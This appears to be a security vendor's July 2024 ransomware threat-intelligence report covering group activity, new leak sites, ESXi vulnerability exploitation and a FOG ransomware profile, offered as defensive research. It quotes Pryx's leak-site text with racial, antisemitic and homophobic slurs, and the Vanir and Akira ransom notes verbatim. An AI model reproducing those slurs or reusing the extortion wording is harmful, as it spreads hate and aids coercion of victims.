
- IntelBroker, active on BreachForums, posted three listings for Korean agencies data
- The institutions are "Korean Policy Force", "Korean Government Agency", "Korean Critical Government Agency"
- No sample data was released separately, claiming it was blocked and is no longer accessible

LockBit published their contact information on a dark web site

- Released various messenger IDs and hacking forum profiled of the contact person 'boss'
- Requesting a single, concise message to convey the key information
- Published information: Tox ID, XMPP, Briar ID, Ramp forum profile, Telegram ID, and Signal ID

Ransomware group exploiting VMware ESXi vulnerability(CVE-2024-37085)

- Authentication bypass in ESXi 8.0 U3, revealed on June 25, allows full admin access to the virtual environment
- Exploiting the vulnerability requires high privileges, but multiple groups have already done so
- Storm-0506, Storm-1755, Octo Tempest and Manatee Tempest have been used to deploy Akira/BlackBasta



SEXi ransomware rebranded as APT INC

- SEXi ransomware, which appeared in February 2024, primarily targets ESXi environments
- Since June, it has been rebranded as APT INC in ransom notes
- Uses Babuk builder for ESXi environments and LockBit 3.0 builder for Windows environments

Hacker group SiegedSec disbanded

- Active since April 2022, SiegedSec has targeted NATO and The Heritage Foundation
- On July 11, announced on Telegram they are halting operations for mental heal and to avoid FBI
- After halting operations, continued Q&A about the Heritage Foundation attack on Reddit

Hunters group updated to version 5.0.0

- Announced the update through the News tab on their dark web leak site
- Resolved decryption issues from previous versions: encryption and decryption processes are now stable

LAPSUS$ group returns

- In June, announced their cessation of illegal activities on Telegram
- Ten days after declaring a halt, changed their Telegram channel to 'LAPSUS$ [Chapter 2]' and hinted at a return
- Return on July 19, recruiting new members and polling for attack targets

DoNex ransomware decryption tool released

- Released by Czech cybersecurity software company Avast
- Exploit key reuse vulnerability: began offering support privately since March
- Decryption tool released as DoNex group activity has not been observed since April

Figure 1. Ransomware Trend

Ransomware Threats





Figure 2. Ransomware Threats as of Jul. 2024

New threats

In July, several new ransomware groups emerged, and some groups resumed their activities. The LAPSUS$ group, which announced its inactivity through the Telegram channel in June, has returned after a month and is continuing its activities by recruiting new members and holding a vote on its next attack target.



Who is Pryx

Pryx is a cool nigga who loves getting illegal access to big corporations, Pryx is definitely not a ransomware group.

Pryx is a cybercriminal or threat actor, whatever you want to call it. Pryx might soon get into hacktivism, bcuz why not


Pryx hates jews, pedos, gays, pajeets and niggers.

This is the new era of Pryx, Pryx is the best.

Don't you love this cute sp1d3r?

Figure 3. Introduction of Pryx group

Pryx group, which emerged in July, has posted two victims. They stated on the dark web leak site that they are not a ransomware group and could become hacktivists. They set up a page on the dark web leak site for comments, and in addition to posting about data leaks, they also made politically-motivated posts about the Arab Spring and the 2023 violent protests in France. This makes them appear to be more of a hacktivist operation with social and political objectives than ransomware as they have stated.




```
VANIR GROUP

Hello,
You must be the domain administrator or CEO, in other words, our latest victim. You reading this message means that the internal infrastructure of your company
has been compromised, all your backs up are deleted or encrypted.
We have also stolen the majority of all important data held by your company.
Going forward, it would be in your interest to cooperate with us, to prevent further disgrace.
We are aware of everything. We have carefully studied all your finances and we know how much is a fair price for you to pay, with that in mind, know that we
shall treat you fairly.
When you choose to disregard our kindness and report to law enforcement or data recovery experts to help you figure out a way to recover your lost data, you only
lose TIME and MONEY, and we in the process lose our patience.
Losing our patience would result in the leaking of your sensitive information to your competitors and other cyber-criminals that would certainly make a profit
off it. It would be in your best interest to avoid this.
We are always willing to negotiate as we believe dialogue should always be the first option and drastic action should be saved for last.
If we are unable to come to an agreement, we shall sell or give away all the information that we have stolen from you.

Navigating this website has been kept minmal and simple.
To list all commands, type help in the terminal.

Contact:
```

```
[ AKIRA ]

AKIRA

Well, you are here. It means that you're suffering from cyber incident right now. Think of our actio
ns as an unscheduled forced audit of your network for vulnerabilities. Keep in mind that there is a
fair price to make it all go away.

Do not rush to assess what is happening - we did it to you. The best thing you can do is to follow o
ur instructions to get back to your daily routine, by cooperating with us you will minimize the dama
ge that might be done.

Those who choose different path will be shamed here publicly. The functionality of this blog is extr
emely simple - enter the desired command in the input line and enjoy the juiciest information that c
orporations around the world wanted to stay confidential.

Remember. You are unable to recover without our help. Your data is already gone and cannot be traced
to the place of final storage nor deleted by anyone besides us.

guest@akira:~$ help

List of all commands:

 leaks      - hacked companies
 news       - news about upcoming data releases
 contact    - send us a message and we will contact you
 help       - available commands
 clear      - clear screen

guest@akira:~$
```

Figure 4. Dark web leak sites (Top: Vanir, Bottom: Akira)

Vanir ransomware uses a similar command shell design to that of the Akira ransomware group on its dark web leak site, and the way it navigates to other pages by entering commands is also very similar. So far, they have listed a total of three victims, and have also posted on dark web leak sites recruiting partners.

Madliberator Group posted eight victims in July alone. Although the number of victims was not large, the group posted victims across a wide range of industries, including manufacturing, finance, institutions, healthcare, and distribution. In addition, the new Lynx group has posted two victims, while hacktivist NullBulge has released Discord data from Indian YouTuber ChiefShifter and 1.2TB of internal collaboration tool data from American media conglomerate Disney.


01, Aug 2024

offline

Latest Posts

Nothing Found

It seems we can't find what you're looking for. Perhaps searching can help.

Stalkers & Osinters,
Get in touch!

Figure 5. Darkweb leak site of RansomCortex

Lastly, a new ransomware group, RansomCortex, which appeared on July 11, announced 4 victims related to the healthcare industry upon its appearance. However, as of August 1, all data were deleted from the dark web leak site, the site's title was changed to "Offline," and no additional activity was discovered.

Top 5 Ransomware




Figure 6. Major Ransomware Attacks by Industry/Country

RansomHub Group has been very active, posting 48 incidents in July alone, which accounts for 32% of the total activity. Since the BlackCat/Alphv's Exit Scam[7] in March, BlackCat (Alphv) partners have joined RansomHub, and activity has been steadily increasing since March. In June, they attacked a local architectural firm and, in July, the Florida Department of Health. In July, a new version of the ransomware was discovered with some additional features. A detailed analysis of RansomHub can be found in SK Shielders' 2024 Q2 Ransomware Trend Report, "KARA Ransomware Trend Report 2024 2Q."

[7] Exit Scam: A scam where the attacker does not pay fees to the affiliate or disappears without recovering the files after receiving payment from the ransomware victim

LockBit Ransomware group recorded a relatively low number of 12 victims last month, but increased its activity again in July, posting 33 victims. In July, however, two people involved in the LockBit Ransomware attacks pleaded guilty, and the dark web leak site remains unsettled, being intermittently inaccessible or frequently displaying test posts.


Akira Group has been active since April 2023, and in July, it was found to exploit CVE-2024-37085, a VMware ESXi authentication bypass vulnerability. This month, they attacked Canadian Federated Co-operatives Limited, causing problems in food inventory and card lockouts, which also affected operations of federated members' retail stores. They also attacked financial institution Financoop to steal around 20GB of financial information and internal data, and Heidmar, a crude oil and refined petroleum transportation services company.

Hunters Ransomware group has announced on its dark web leak site that their encryption and decryption tool was updated to version 5.0.0. This version reportedly has solved all issues of previous versions, allowing smoother encryption and decryption processing. They attacked Northeast Rehabilitation Hospital Network, an American rehabilitation medical services provider, and stole approximately 410 GB of hospital operational data and patient information. They also attacked Kenya Urban Roads Authority, an urban road authority of Keny, stealing approximately 18GB of data including personally identifiable information, financial documents, and customer data.

Play Ransomware Group has been focusing 61% of all attacks on the US-based businesses during its active period. Especially In July, all of their attacks targeted the US businesses. A ransomware variant that encrypts VMware ESXi environments in Linux environments has been discovered recently. This variant could allow attackers to corrupt VM disks or configuration files, or encrypt virtual machine files, and could affect more platforms than before.

Ransomware in focus

Overview of FOG Ransomware


< FOG />

TAGS BLOG

Hello, I'ts FOG Blog

Confidential information of companies will be posted here

Latest Posts

all posts →

Tue, July 30, 2024

BASF | Nunhems

30 GB

read more →

Sat, July 27, 2024

City of Cold Lake

10 GB

read more →

Fri, July 26, 2024


Odessa College

18 GB

read more →

Source: FOG ransomware data leak site

For FOG ransomware, which has been detected since May 2024, no dark web leak site was identified in the early stages of the activity. They negotiated with victims on dark web chat pages listed in the ransomnotes. However, on July 17, a dark web leak site was discovered where seven victims were posted, and four additional victims were later posted, bringing the total of 11 victims.







Figure 7. Statistics on FOG ransomware attacks

Most of the victims listed on the dark web leak site were educational institutions. 7 out of the 11 victims were educational institutions, including Geelong Lutheran University in Australia, German University of Technology in Oman, University of Texas at Odessa in the United States, and the Wichita State University of Applied Science and Technology Campus in the United States, as well as school districts in some areas of the United States.


< FOG />

TAGS BLOG

